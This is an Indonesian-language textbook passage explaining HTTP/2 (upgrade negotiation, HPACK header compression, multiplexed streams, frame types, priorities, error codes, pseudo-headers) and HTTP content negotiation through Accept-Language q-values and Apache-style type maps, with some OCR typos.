HTTP/2.HTTP/1.1 distandarisasi pada tahun 1997. Hampir 20 tahun telah berlalu, dan dengan itu, web telah tumbuh dan matang. Ada banyak aspek HTTP/1.1 yang tidak pernah dimaksudkan untuk mendukung web seperti saat ini. Oleh karena itu, IETF telah membuat versi baru, HTTP/2. Meskipun HTTP/2 telah disetujui sebagai standar baru pada Februari 2015, HTTP/2 belum digunakan secara luas. Mulai tahun 2016, diharapkan sebagian besar server web akan mengimplementasikan HTTP/2, tetapi itu tidak berarti bahwa HTTP/2 sedang digunakan. Ingatlah bahwa klien memulai kontak dengan server web, sehingga klienlah yang akan meminta untuk berkomunikasi menggunakan HTTP/2. Banyak browser web juga diimplementasikan untuk menggunakan HTTP/2, tetapi kecuali browser dan server dapat menggunakannya dan berkeinginan untuk menggunakannya, standarnya tetap menggunakan HTTP/1.1. Sebagai contoh, meskipun browser populer Internet Explorer (IE) versi 11 mendukung HTTP/2, ini hanya dapat dilakukan di Windows 10, bukan di sistem operasi Windows lama. Perhatikan bahwa konvensi sebelumnya adalah untuk menjelaskan versi HTTP dengan menggunakan titik desimal, seperti dengan HTTP/1.0 dan HTTP/1.1; dimulai dengan HTTP/2, IETF telah memutuskan untuk menghilangkan titik desimal sehingga kita hanya memiliki HTTP/2.

Salah satu tujuan utama HTTP/2 adalah menjaga kompatibilitas dengan HTTP/1.1. Oleh karena itu, banyak aspek HTTP/1.1 dipertahankan di HTTP/2, termasuk metode HTTP yang sama, kode status yang sama, dan sintaks yang sama untuk URL. Selain itu, HTTP/2 menggunakan banyak header yang sama untuk pesan permintaan dan tanggapan. Untuk memberikan banyak dukungan untuk HTTP/1.1, HTTP/2 dapat digunakan untuk bernegosiasi antara server dan klien untuk menentukan protokol mana yang akan digunakan untuk komunikasi.

Jika kita berasumsi bahwa semua server dan klien dapat berkomunikasi menggunakan HTTP/2, tetapi dalam komunikasi tertentu, klien ingin menggunakan HTTP/1.1, hal ini dapat dinegosiasikan. Dengan cara ini, aplikasi web (seperti skrip sisi server) tidak perlu dimodifikasi untuk menggunakan HTTP/2. Sebaliknya, komunikasi awal antara klien dan server menggunakan HTTP/2 menetapkan versi mana yang akan digunakan untuk selanjutnya dalam komunikasi mereka. Seperti disebutkan sebelumnya, HTTP/1.1 menyertakan header Upgrade. Dengan header ini, setiap klien yang menjalin komunikasi dengan server menggunakan HTTP/1.1 dapat meminta untuk memutakhirkan sisa sesinya ke HTTP/2. Server akan merespons dengan kode status 101 (Switching Protocol). Komunikasi mungkin terlihat seperti berikut:

```
GET / HTTP/1.1
Host: someserver.com
Connection : Upgrade, HTTP2-Settings
Upgrade : h2c
HTTP2-Setting : ….
```

Respons server kemudian akan terlihat seperti berikut:

HTTP/1.1 101 Switching protocols
Connection : Upgrade
Upgrade :h2c

Dua dari atribut HTTP/2 yang paling signifikan adalah kemampuan untuk mengompres header dan kemampuan untuk mengirim banyak pesan sebelum diminta. Maksud dari kedua upgrade ini adalah untuk meningkatkan kecepatan komunikasi antara server dan client. Mari kita pertimbangkan kedua hal ini secara bergantian.

Di HTTP/1.1, semua informasi header dikirim dalam teks ASCII biasa. Beberapa informasi tajuk bisa sangat besar (misalnya, cookie). Selain itu, banyak informasi yang dikirim dalam permintaan digaungkan dalam tanggapan dan mungkin juga diulangi dalam permintaan/tanggapan selanjutnya. Di HTTP/2, semua informasi header dikompresi menjadi biner dengan menggunakan algoritme kompresi baru yang disebut HPACK.

HPACK akan berusaha mengurangi karakter teks ASCII dengan menemukan string pengganti biner. Itu dilakukan dengan membangun dua set tabel simbol: tabel statis dan tabel dinamis. Tabel statis adalah kumpulan header dan nilai header yang telah ditentukan sebelumnya yang tersedia dalam protokol. Misalnya, tabel memberikan nilai biner untuk menggantikan item seperti accept-encoding gzip, if-modified-since, dan :status 200 (kita akan mempelajari notasi : sebentar lagi). Tabel statis tidak perlu ditransmisikan dari server ke klien karena server dan klien akan mengetahui semua header statis. Tabel dinamis akan terdiri dari header aktual (termasuk nilai apa pun di header tersebut) yang digunakan dalam pesan, dalam urutan yang ditentukan dalam pesan HTTP/2. Tabel ini ukurannya terbatas, sehingga dekoder tidak harus berurusan dengan tabel besar yang sembarangan. Ukuran ini memiliki standar yang ditetapkan tetapi dapat dinegosiasikan antara klien dan server. Jika sebuah item tidak dapat ditampung dalam tabel dinamis, item tersebut dikodekan dengan menggunakan kode Huffman. Tabel simbol, simbol pengganti dalam pesan, dan bagian yang disandikan menggunakan kode Huffman kemudian diubah menjadi biner untuk ditransmisikan.

Header dengan demikian dikompresi dari ASCII menjadi biner dengan menerjemahkan setiap header ke dalam biner yang setara dengan lokasinya di tabel yang sesuai (statis atau dinamis). Saat menerima pesan HTTP, bagian biner dari pesan (header) tidak dikompresi kembali ke ASCII. Tabel dinamis digunakan untuk mendekompresi header, kecuali kode biner tidak ada dalam tabel, dalam hal ini header harus didekompresi dengan menggunakan kode Huffman.

Peningkatan signifikan lainnya yang dibuat dalam HTTP/2 adalah kemampuan pesan multipleks. Ini diwujudkan dalam beberapa cara berbeda. Pertama, klien dapat mengirim beberapa permintaan tanpa menunggu tanggapan atas satu permintaan. Kedua, server dapat mengirimkan beberapa respons ke satu permintaan dengan memprediksi permintaan di masa mendatang. Pendekatan ini juga dikenal sebagai perpipaan karena tidak diperlukan serangkaian pasangan pesan permintaan dan respons berurutan. Pipelining tersedia di HTTP 1.1 tetapi belum menemukan penggunaan umum. Jika digunakan seperti yang diharapkan

dalam HTTP/2, kita dapat mengharapkan lebih sedikit koneksi dan lebih sedikit permintaan yang dikirim, serta lebih sedikit waktu bolak-balik karena siklus permintaan-dan-respons penuh tidak diperlukan.

Bagian dari strategi perpipaan adalah membuat server mendorong konten ke klien sebelum klien memintanya. Pertimbangkan halaman web yang berisi tag <img> dan <script>. Saat menerima halaman, klien akan membuat beberapa permintaan lebih lanjut dari server, satu untuk setiap sumber daya yang dibutuhkan oleh tag ini. Permintaan awal mungkin untuk halaman www.nku.edu, yang berisi banyak gambar, skrip, dan referensi file cascaded style sheet. Klien web, saat menerima halaman, akan membuat sejumlah permintaan tambahan dari server untuk mendapatkan masing-masing sumber referensi tersebut. Alih-alih menunggu permintaan selanjutnya, server dapat mengirim setiap item yang dirujuk di halaman asli dalam respons terpisah. Dengan demikian, server mendorong konten ke klien.

Ketika dorongan seperti itu terjadi, server tidak hanya mengirim kembali tanggapan yang tidak diminta tetapi juga mengirimkan kembali permintaan yang diharapkan dikirim oleh klien. Dengan cara ini, klien mengetahui permintaan apa yang tidak diperlukan. Perhatikan bahwa dorongan ini hanya berfungsi jika sumber daya berada di server yang sama. Jika sumber daya yang direferensikan terletak di tempat lain di Internet, server tidak menanggapinya, sehingga klien tidak menerima tanggapan (dengan permintaan tersirat) untuk sumber daya tersebut. Dengan demikian, klien masih harus mengeluarkan permintaan tambahan.

Di HTTP/2, mekanisme multiplexing diimplementasikan dengan cara yang kompleks. Daripada mengirim satu pesan permintaan atau respons per sumber daya, beberapa pesan dikumpulkan ke dalam aliran. Aliran tersebut kemudian dibagi menjadi beberapa frame individual, yang masing-masing dapat dikirim secara interleaved. Setiap bingkai diketik. Jenis frame termasuk frame data, frame header, frame prioritas, frame rst_stream (menghentikan aliran karena kesalahan), frame pengaturan, frame push_promise (server mengirimkan informasi tentang apa yang akan didorong ke klien), frame goaway (tidak ada aliran baru harus dikirim; sambungan ini harus ditutup dan yang baru dibuka), dan bingkai lanjutan (bingkai saat ini tidak lengkap; lebih banyak bingkai akan datang), antara lain. Setiap frame memiliki format yang berbeda. Kami sekarang membahas format ini di bawah ini.

Setiap aliran memiliki keadaan. Keadaan awal adalah diam, yang berarti aliran telah dibuat tetapi tidak ada frame yang sedang dikirim. Dari keadaan diam, aliran dapat dipindahkan ke keadaan terbuka dengan mengirim atau menerima frame header, atau dapat dipindahkan ke keadaan yang dicadangkan dengan mengirim atau menerima bingkai push_promise. Status yang dicadangkan digunakan untuk menunjukkan bahwa bingkai data harus dikirim (karena mereka dijanjikan dalam bingkai push_promise atau bingkai header). Dari salah satu status ini, stream dapat dipindahkan ke status setengah tertutup dengan menerima bingkai header (dari status yang dicadangkan) atau bingkai end_stream. Keadaan setengah tertutup menunjukkan bahwa tidak ada lagi data yang harus dikirim tetapi aliran masih terbuka. Untuk menutup aliran dalam keadaan setengah tertutup, frame end_stream dikirim. Selain itu, status setengah tertutup dapat menerima kerangka prioritas untuk memprioritaskan ulang aliran.

Kami akan segera membahas prioritas. Aliran dalam keadaan tertutup adalah aliran yang seharusnya tidak menerima bingkai tambahan apa pun. Aliran dapat ditutup dari status apa pun selain menganggur dengan mengirimkan bingkai end_stream eksplisit atau bingkai rst_stream. Perhatikan bahwa status cadangan dan setengah tertutup datang dalam dua varian: lokal dan jarak jauh. Perbedaannya adalah bahwa versi lokal negara dimulai karena pengiriman frame melalui aliran, sedangkan versi jarak jauh negara dimulai karena menerima bingkai melalui aliran. Jika aliran dalam keadaan tertentu yang menerima bingkai yang jenisnya tidak terduga (seperti menerima pesan push_promise saat dalam keadaan setengah tertutup), hasilnya akan berupa bingkai aliran pertama yang dimaksudkan untuk mengakhiri aliran.

Aliran dapat memiliki prioritas dan ketergantungan. Jika aliran bergantung pada aliran lain, itu berarti bahwa sumber daya apa pun yang dibutuhkan aliran bergantung harus dialokasikan ke aliran yang bergantung pada aliran ini. Misalnya, jika stream B bergantung pada stream A, setiap sumber daya yang harus diberikan oleh B seharusnya diberikan ke stream A dan dipertahankan untuk stream B. Sebuah stream yang bergantung pada yang lain akan membentuk anak dalam pohon dependensi yang merupakan struktur data yang digunakan untuk mengatur aliran berdasarkan dependensi. Tidak ada aliran yang dapat bergantung pada lebih dari satu aliran, tetapi beberapa aliran dapat bergantung pada satu aliran. Dengan demikian, aliran dapat memiliki banyak turunan, tetapi tidak ada aliran yang dapat memiliki lebih dari satu induk. Jika aliran harus bergantung pada dua aliran, pohon ketergantungan akan diatur ulang, sehingga salah satu aliran yang bergantung pada akan menjadi simpul perantara dalam hierarki.


Pada Gambar 1.6, kita melihat tiga contoh dependensi. Di sebelah kiri adalah dependensi sederhana, di mana semua B, C, dan D bergantung pada aliran A. Di tengah, kita melihat bahwa aliran B bergantung pada A, dan C dan D bergantung pada B. Terakhir, di sebelah kanan, kita lihat urutan dependensi yang lebih kompleks, di mana aliran B dan C bergantung pada A, D dan E bergantung pada B, dan F bergantung pada C. Ketergantungan ditentukan dengan menggunakan nomor ID aliran di header aliran.

Aliran dalam hierarki ketergantungan dapat diberikan prioritas. Prioritas ditentukan sebagai 8-bit unsigned integer. Meskipun angka 8-bit akan menyimpan nilai dari 0 hingga 255, HTTP/2 menggunakan nilai 1–256 dengan menambahkan 1 ke angka ini. Prioritas hanyalah saran ke server. Server tidak harus menyediakan sumber daya dalam urutan prioritas. Jika aliran dihapus dari hierarki ketergantungan, prioritas ulang akan dilakukan. Jika aliran tidak diberi prioritas, itu diberi nilai default.

Mari kita fokus pada format beberapa jenis aliran. Bingkai tajuk akan berisi lima atau enam bidang. Pertama, panjang pad 8-bit disediakan untuk menunjukkan jumlah oktet padding yang ditambahkan ke frame untuk menjaganya agar tetap seragam (padding diperlukan karena panjang header sebenarnya akan bervariasi). Sebuah bit tunggal, yang dikenal sebagai E-bit, mengikuti, yang menunjukkan apakah aliran ini eksklusif atau mengandung dependensi. Nomor ketergantungan aliran 31-bit mengikuti, yang semuanya 0 jika E-bit tidak disetel atau nilai bingkai tempat bingkai ini bergantung jika E-bit disetel. Bobot 8-bit opsional mengikuti, yang mewakili nilai prioritas aliran ini. Mengikuti ini adalah

tajuk itu sendiri. Sebelum header, ada bit yang menentukan apakah akan ada kelanjutan dari frame ini, apakah padding digunakan, dan apakah nilai prioritas disertakan. Muatan untuk frame header adalah kumpulan header, yang dapat dipisahkan sedemikian rupa sehingga header tambahan dikirim dalam frame lanjutan.

Frame prioritas jauh lebih sederhana daripada frame header. Ini berisi E-bit, ketergantungan aliran 31-bit, dan bobot prioritas 8-bit. Saat dikirim secara terpisah dari bingkai header, bingkai prioritas digunakan untuk memprioritaskan ulang. Frame rst_stream berisi satu entri, kode kesalahan 32-bit. Kode-kode ini dijelaskan dalam Tabel 1.6. Kode yang sama ini juga digunakan dalam bingkai goaway, yang terdiri dari bit yang dicadangkan, ID aliran 31-bit untuk ID bernomor tertinggi dalam aliran yang dihentikan, kode kesalahan, dan bidang yang dapat berisi data apa pun yang digunakan untuk debug.



Gambar 1.6 Contoh Aliran-Ketergantungan.

Frame push_promise terdiri dari bidang panjang pad 8-bit, R-bit (dicadangkan untuk penggunaan mendatang), ID aliran janji 31-bit untuk menunjukkan ID aliran yang akan digunakan untuk konten yang dijanjikan, dan header dan padding opsional. Ingatlah bahwa sebuah header dapat menentukan bahwa itu akan diikuti oleh frame lanjutan. Bingkai kelanjutan hanyalah serangkaian tajuk. Ini berisi flag end_headers sendiri untuk menunjukkan apakah frame lanjutan lain akan mengikuti atau tidak.

Untuk menyelesaikan bagian ini, kami mempertimbangkan beberapa perubahan lain dengan HTTP/2. Pertama, kode status baru telah ditambahkan, 421 untuk permintaan salah kirim. Kode ini akan digunakan ketika server menerima permintaan yang tidak dapat menghasilkan respons, baik karena tidak dikonfigurasi untuk menangani protokol yang ditentukan (di sini disebut skema) atau karena domain (disebut otoritas di sini) berada di luar ruang nama server ini. Kode status 421 tidak boleh dibuat oleh server proxy. Sebaliknya, cache dapat menyimpan hasil dengan kode status 421 sehingga server tidak diminta lagi menggunakan permintaan yang sama.

Perubahan lain untuk dijelajahi adalah header baru di HTTP/2, yang disebut sebagai pseudo-header. Secara sintaksis, mereka akan mulai dengan titik dua (:). Jika ada bidang pseudo-header yang disertakan dalam header atau bingkai lanjutan, bidang tersebut harus mendahului bidang header biasa. Pseudo-header ini digunakan sebagai pengganti bidang

header HTTP/1.1 yang setara. Kita akan melihat beberapa perbandingan setelah menjelajahi pseudo-header baru.

Tabel 1.6 Kode Kesalahan Stream Untuk Frame Goaway Dan Rst_Stream

KODE	ARTI
NO_ERROR	Menunjukkan tidak ada kesalahan tetapi kondisi yang seharusnya menghasilkan aliran tertutup
PROTOCOL_ERROR	Protokol tidak dikenal ditentukan
INTERNAL_ERROR	Kesalahan internal tak terduga oleh penerima pesan
FLOW_CONTROL_ERROR	Kesalahan protokol kontrol aliran terdeteksi
SETTINGS_TIMEOUT	Bingkai pengaturan telah dikirim, tetapi tidak ada tanggapan yang diterima
STREAM_CLOSED	Aliran dalam keadaan setengah tertutup, dan bingkai baru tidak kompatibel dengan keadaan ini
FRAME_SIZE_ERROR	Bingkai tidak cocok dengan format ukuran yang tepat
REFUSED_STREAM	Beberapa aplikasi perlu diproses sebelum bingkai ini dapat diterima
CANCEL	Aliran tidak lagi diperlukan
COMPRESSION_ERROR	Tidak dapat mempertahankan konteks kompresi header untuk koneksi ini
CONNECT_ERROR	Koneksi ditutup atau disetel ulang secara tidak normal
ENHANCE_YOUR_CALM	Seorang rekan memiliki beban yang berlebihan
INADEQUATE_SECURITY	Persyaratan keamanan telah dilanggar
HTTP_1_1_REQUIRED	Kirim ulang pesan dengan menggunakan HTTP/1.1

Pseudo-header dibagi menjadi yang digunakan dalam permintaan dan yang digunakan dalam tanggapan. Untuk permintaan, ada: metode untuk metode HTTP,: skema untuk menentukan protokol (mis., HTTP, HTTPS, dan skema non-HTTP),: otoritas untuk nama host atau domain, dan : jalur untuk bagian jalur dan kueri dari URI. Untuk header tanggapan, satu-satunya pseudo-header baru adalah :status untuk menyimpan kode status.

Mari kita gabungkan ini dan lihat seperti apa permintaan HTTP/1.1 di HTTP/2. Di sini, kami memiliki permintaan standar dengan dua tajuk. Di HTTP/2, header dikirim dalam bingkai header.

```
Get/location/someresource.html  HTTP/1.1
Host : someserver.com
Accept : image/jpeg
HEADERS
        + END_STREAM
        + END_HEADERS
                :Method = GET
                :Sceme   = https
                : path = /location/someresource.html
                Host = someserver.com
                Accept = image/jpeg
```

Dalam contoh berikut, kita melihat bagaimana respons HTTP di HTTP/1.1 diubah menjadi HTTP/2. Dalam hal ini, respons berisi terlalu banyak header, sehingga cuplikan

ditambahkan. Dalam kasus HTTP/2, bingkai lanjutan digunakan untuk header tambahan. Contoh ini tidak realistis karena satu header tambahan dapat masuk ke dalam bingkai header asli. Ini menggambarkan bagaimana menggunakan kelanjutan. Selain itu, perhatikan bahwa penggunaan kompresi untuk mengubah dari ASCII menjadi biner tidak ditampilkan di HTTP/2.

```
HTTP/1.1 200 OK
Content-type : image/jpeg
Transfer-Enconding  : chunked
Trailer : aTrailer
Expect : 100-continue
1000
// data payload (binary data )
aTrailer : some info
HEADERS
        -END_ STREAM
        +END_HEADERS
        :Status = 200
        Content-type = image/jpeg
        Content-length = 1000
        Trailer + aTrailer
DATA
        + END _STREAM
        // data payload (binary data )
HEADERS
        +END_STREAM
        +END_HEADERS
        aTrailer = someinfo
```

1.5 NEGOSIASI ISI

Sebuah situs web berpotensi menghosting beberapa file serupa yang memiliki nama dan konten yang sama tetapi berbeda dalam beberapa dimensi. Dimensi ini dapat mencakup bahasa teks, tipe kompresi yang digunakan (jika ada), tipe pengkodean karakter yang digunakan (rangkaian karakter), dan tipe konten MIME. Saat permintaan diterima oleh server web untuk file semacam itu, klien web dapat bernegosiasi dengan server web untuk menentukan versi file yang harus dikembalikan.

Negosiasi Bahasa.

Bentuk negosiasi yang paling mudah dipahami adalah negosiasi bahasa. Mari kita asumsikan bahwa kita telah mengambil halaman web yang ditulis dalam bahasa Inggris dan menerjemahkannya ke dalam halaman yang sama dalam bahasa lain seperti Prancis, Cina, dan Jerman. Kami akan memperluas setiap nama file dengan penentu bahasa, misalnya, .en untuk bahasa Inggris dan .de untuk bahasa Jerman. Jadi, misalnya, jika halamannya adalah foo.html, sekarang kita memiliki beberapa versi file bernama *foo.html.en, foo.html.fr, foo.html.cn, dan foo.html.de.* Jika ada permintaan untuk foo.html, server web kami akan merespons dengan salah satu file ini, berdasarkan negosiasi bahasa.

Ada tiga bentuk negosiasi: negosiasi berbasis server, negosiasi berbasis klien, dan negosiasi transparan. Dalam kasus pertama, server web dikonfigurasikan dengan preferensi bahasanya sendiri untuk dikembalikan. Saat menerima permintaan untuk file dalam berbagai bahasa, server akan mengembalikan file dalam bahasa yang telah dikonfigurasi untuk dipilih. Dalam negosiasi yang digerakkan oleh klien, klien, melalui browser web (atau jika dikeluarkan dari baris perintah, melalui header Content-Language), telah menyatakan preferensi. Jika versi file tersedia dalam bahasa tersebut, server akan merespons dengan file bahasa pilihan.

Negosiasi transparan terjadi ketika server dan klien memiliki preferensi. Kita mungkin menganggap negosiasi transparan sebagai negosiasi yang sebenarnya karena baik negosiasi yang digerakkan oleh server maupun yang digerakkan oleh klien bukanlah negosiasi yang sebenarnya tetapi hanya masalah menyatakan preferensi. Dalam kasus negosiasi transparan, server diminta untuk memenuhi preferensi klien dan server dengan sebaik-baiknya. Algoritme untuk negosiasi transparan dijalankan oleh server untuk memutuskan versi file mana yang akan dikembalikan. Bentuk negosiasi ini disebut negosiasi transparan karena server melakukan semua pekerjaan dalam pengambilan keputusan. Jelas, algoritma ini mungkin tidak dapat memenuhi semua preferensi, karena mungkin ada konflik antara apa yang disukai klien, apa yang disukai server, dan apa yang tersedia. HTTP tidak menentukan algoritme negosiasi konten; sebaliknya, diserahkan kepada pengembang server web untuk membuat algoritme. Pada bab 2, kita akan mempelajari algoritma yang diimplementasikan untuk Apache.


Pada Gambar 1.7, kita melihat bagaimana mengatur preferensi bahasa klien web. Di sisi kiri, kita melihat jendela Preferensi Bahasa untuk Internet Explorer. Anda akan membuka jendela ini dengan memilih Internet options dari menu Tools dan kemudian mengklik tombol Language. Biasanya, bahasa default akan dipilih untuk Anda. Anda dapat menambah, menghapus, dan mengurutkan bahasa. Di sini, kita melihat bahwa pengguna menambahkan bahasa, yang menyebabkan jendela pop-up Add Language muncul. Di Mozilla Firefox, prosesnya serupa, tetapi sekarang, untuk menambahkan bahasa, alih-alih memunculkan jendela pop-up, ada panel yang dapat digulir yang mencantumkan semua bahasa yang mungkin ingin ditambahkan pengguna. Pada gambar, pengguna telah menambahkan bahasa Inggris AS dan menjadikannya pilihan nomor satu, dengan bahasa Inggris menjadi pilihan kedua. Dia akan menambahkan bahasa Prancis. Perhatikan bahwa Bahasa Inggris dan Bahasa Inggris A.S. adalah dua (sedikit) bahasa yang berbeda, dikodekan sebagai en dan en-us.

Saat mengirimkan perintah HTTP GET, preferensi bahasa secara otomatis disertakan sebagai salah satu bidang header (Bahasa Terima). Setiap bahasa yang dapat diterima ditempatkan dalam daftar ini, dengan setiap bahasa dipisahkan dengan koma. Misalnya, pengguna yang akan menerima salah satu bahasa Inggris AS, Inggris, dan Prancis akan memiliki bidang yang terlihat seperti berikut. Perhatikan bahwa urutannya tidak signifikan. Dalam hal ini, jika salah satu dari ketiga file ini ada, satu dikembalikan.

Accept – Languange : en-us , en , fr

Jika kita berasumsi bahwa file tersebut bernama foo.html, memasukkan tiga bahasa di atas akan menyebabkan server web mencari versi file bernama foo.html.en-us, foo.html.en, atau foo.html .fr.

Jika versi file ada dalam beberapa bahasa yang dapat diterima ini, pemilihan akan didasarkan pada preferensi server atau pengguna. Pendekatan terakhir ini terjadi ketika server merespons dengan kode status pilihan ganda (300) dan daftar versi yang tersedia. Jika pengguna meminta versi bahasa dan server web tidak memiliki yang cocok, server web akan mengembalikan kode status 406, yang menunjukkan bahwa permintaan itu Tidak Dapat Diterima. Hasil dari kode status 406 adalah halaman web yang dikembalikan dari server web, yang berisi tautan ke semua file yang tersedia.



Gambar 1.7 Menetapkan Preferensi Bahasa Klien.

Pengguna dapat mengekspresikan lebih dari sekadar daftar bahasa yang dapat diterima. Header Accept-Language dapat menyertakan preferensi dengan menggunakan apa yang dikenal sebagai nilai-q. Nilai-q adalah bilangan real antara 0 dan 1, dengan 1,0 yang paling disukai. Bayangkan tajuk Accept-Language di atas dimodifikasi sebagai berikut:

Accept-Language : en-us ; q=0.9 , en ; q=0.8 , fr ; q=0.5

Nilai-q menunjukkan bahwa meskipun ketiga bahasa (Inggris A.S., Inggris, dan Prancis) dapat diterima, preferensi terkuat adalah untuk bahasa Inggris A.S., diikuti oleh bahasa Inggris non-A.S.

Bentuk Negosiasi Lainnya.

Negosiasi bahasa hanyalah salah satu bagian dari negosiasi konten. Header field untuk Accept, Accept-charset, dan Accept-encoding. Ketiga bidang ini mengacu pada jenis file MIME yang dapat diterima, penyandian karakter yang dapat diterima (rangkaian karakter) dari file, dan jenis pemfilteran (kompresi) yang dapat diterima yang diterapkan ke file, masing-masing. Selain itu, terdapat header untuk User-Agent untuk mendeskripsikan tipe klien (tipe browser dan sistem operasi). Header terakhir ini tersedia karena beberapa

file mungkin tidak dapat diterima untuk klien tertentu. Misalnya, Internet Explorer 8 (IE8) tidak mengizinkan tipe konten MIME dari application/x-www-unencoded, dan oleh karena itu, jika file berisi tipe ini dan User-Agent yang disebutkan adalah IE8, maka server harus mencari file yang berisi jenis yang berbeda.

URI : foo2.html ;

URI : foo2.html.en.gzip
Content-type : text/html
Conten-language : en
Content – encoding : x-gzip

URI :foo2.html.fr.gzip
Content-type : text/html
Content-language : fr
Content – encoding : x-gzip

URI : foo2.html.en.z
Content-type : text/html
Content-language: en
Content-encoding : x-compress

URI : foo2.html.en.gzip
Content-type : text/plain
Content-language:fr
Content – encoding : x-compress

URI : foo2.html.en.gzip
Content – type : text/plain
Content – language : en
Content – encoding : x-gzip

URI : foo2.html.fr.gzip
Content – type : text/plain
Content – language : fr
Content – encoding : x-gzip

URI : foo2.html.en.z
Content – type : text/plain
Content – language : en
Content – encoding : x-compress

URI : foo2 .html.fr.z
Content – type :text/plain
Content – language : fr
Content – encoding : x-compress

Untuk bentuk negosiasi ini, kami menambahkan lagi nama file untuk menyertakan pengkodean jenis/pemfilteran/karakter konten tertentu. Jika sebuah file terdiri dari berbagai jenis yang dapat dinegosiasikan (tipe MIME, bahasa, penyandian, dan rangkaian karakter), maka nama file akan memerlukan ekstensi untuk setiap dimensi yang dapat dinegosiasikan. Misalnya, jika foo2.html tersedia dalam format terkompresi (.Z) dan gzip (.gz) dan dalam bahasa Inggris dan Prancis, kita akan memiliki empat versi file bernama foo2.html.en.Z, foo2.html .fr.Z, foo2.html.Z.en, dan foo2.html.fr.gz. Urutan sebenarnya dari kedua ekstensi (bahasa dan kompresi) tidak penting, sehingga keempat file ini juga bisa diberi nama foo2.html. Z.en, foo2.html.gz.en, foo2.html. Z.fr, dan foo2.html.gz.fr.

Dengan lebih banyak dimensi untuk dinegosiasikan, server perlu melacak versi yang tersedia untuk file tertentu. Untuk menangani ini, kami memperkenalkan konstruksi baru yang disebut peta tipe. Ini adalah file teks yang disimpan di direktori yang sama dengan kumpulan file. Nama peta tipe akan cocok dengan nama file tetapi menyertakan beberapa ekstensi unik yang diketahui server, seperti .var. Mari kita asumsikan bahwa file di atas, foo2.html, juga tersedia dalam bahasa Inggris dan Prancis, dalam kompresi gzip dan deflate, dan dalam dua tipe MIME teks/html dan teks/biasa. Kami membuat file peta tipe bernama foo2.html.var. File peta tipe menyebutkan semua versi file, menjelaskan setiap file berdasarkan jenis, bahasa, pengkodean, dan kompresinya. Entri pertama adalah nama file umum, foo2.html. Entri lain menjelaskan setiap versi yang tersedia.

Sama seperti klien yang diizinkan untuk menyatakan preferensi untuk setiap permintaan, administrator server web juga dapat memberikan preferensi untuk versi file. Ini dapat ditangani dengan dua cara. Yang pertama adalah melalui arahan server yang menentukan preferensi. Arahan server bertindak sebagai default jika tidak ada preferensi yang lebih spesifik. Kita akan mengeksplorasi bagaimana melakukan ini di Apache di Bab 8. Alternatifnya adalah menyediakan nilai-q kita sendiri, dalam file peta tipe. Dalam hal ini, kami menggunakan qs untuk menentukan preferensi kami daripada q, untuk menghindari kebingungan. Dengan qs, kami menetapkan dua nilai: nilai prioritas dan level. Nilai prioritas qs adalah bilangan real antara 0 dan 1, serupa dengan nilai q klien, dan mewakili preferensi kami (administrasi server web). Nilai prioritas qs lebih umum digunakan daripada level. Tingkat menunjukkan nomor versi, ditentukan sebagai bilangan bulat. Keduanya opsional dan salah satu atau keduanya dapat disertakan.

Notasi untuk menentukan preferensi adalah qs=nilai level=n. Nilai ini ditempatkan dengan header Content yang diberikan, seperti pada Content-Language: en; qs=0,9 tingkat=5. Jika dihilangkan, nilai qs default ke 1. Dari file peta jenis di atas, untuk menunjukkan bahwa kami lebih suka memberikan kompresi x-gzip daripada kompresi-x, kami akan menggunakan baris ini daripada yang kami lihat di atas.

```
Content-encoding : x-zip; qs=0.8
Content-encoding : x-compress ; qs=0.5
```

Nilai qs tidak harus sama di antara file dengan tipe konten yang sama. Misalnya, kita mungkin menemukan bahwa (untuk alasan apa pun) foo2 versi Prancis dikompresi lebih lengkap dengan menggunakan x-compress, sedangkan versi bahasa Inggris dikompresi lebih

lengkap dengan menggunakan x-gzip. Jika pengguna menginginkan file Prancis, kami dapat menentukan preferensi server kami untuk file terkompresi x lebih dari file x-gzip untuk versi Prancis, berlawanan dengan dua entri di atas untuk versi bahasa Inggris. Kami akan menunjukkan ini sebagai berikut:

```
Content-encoding : x-zip ; qs=0.3
Content-encoding : x-compress;qs=0.6
```

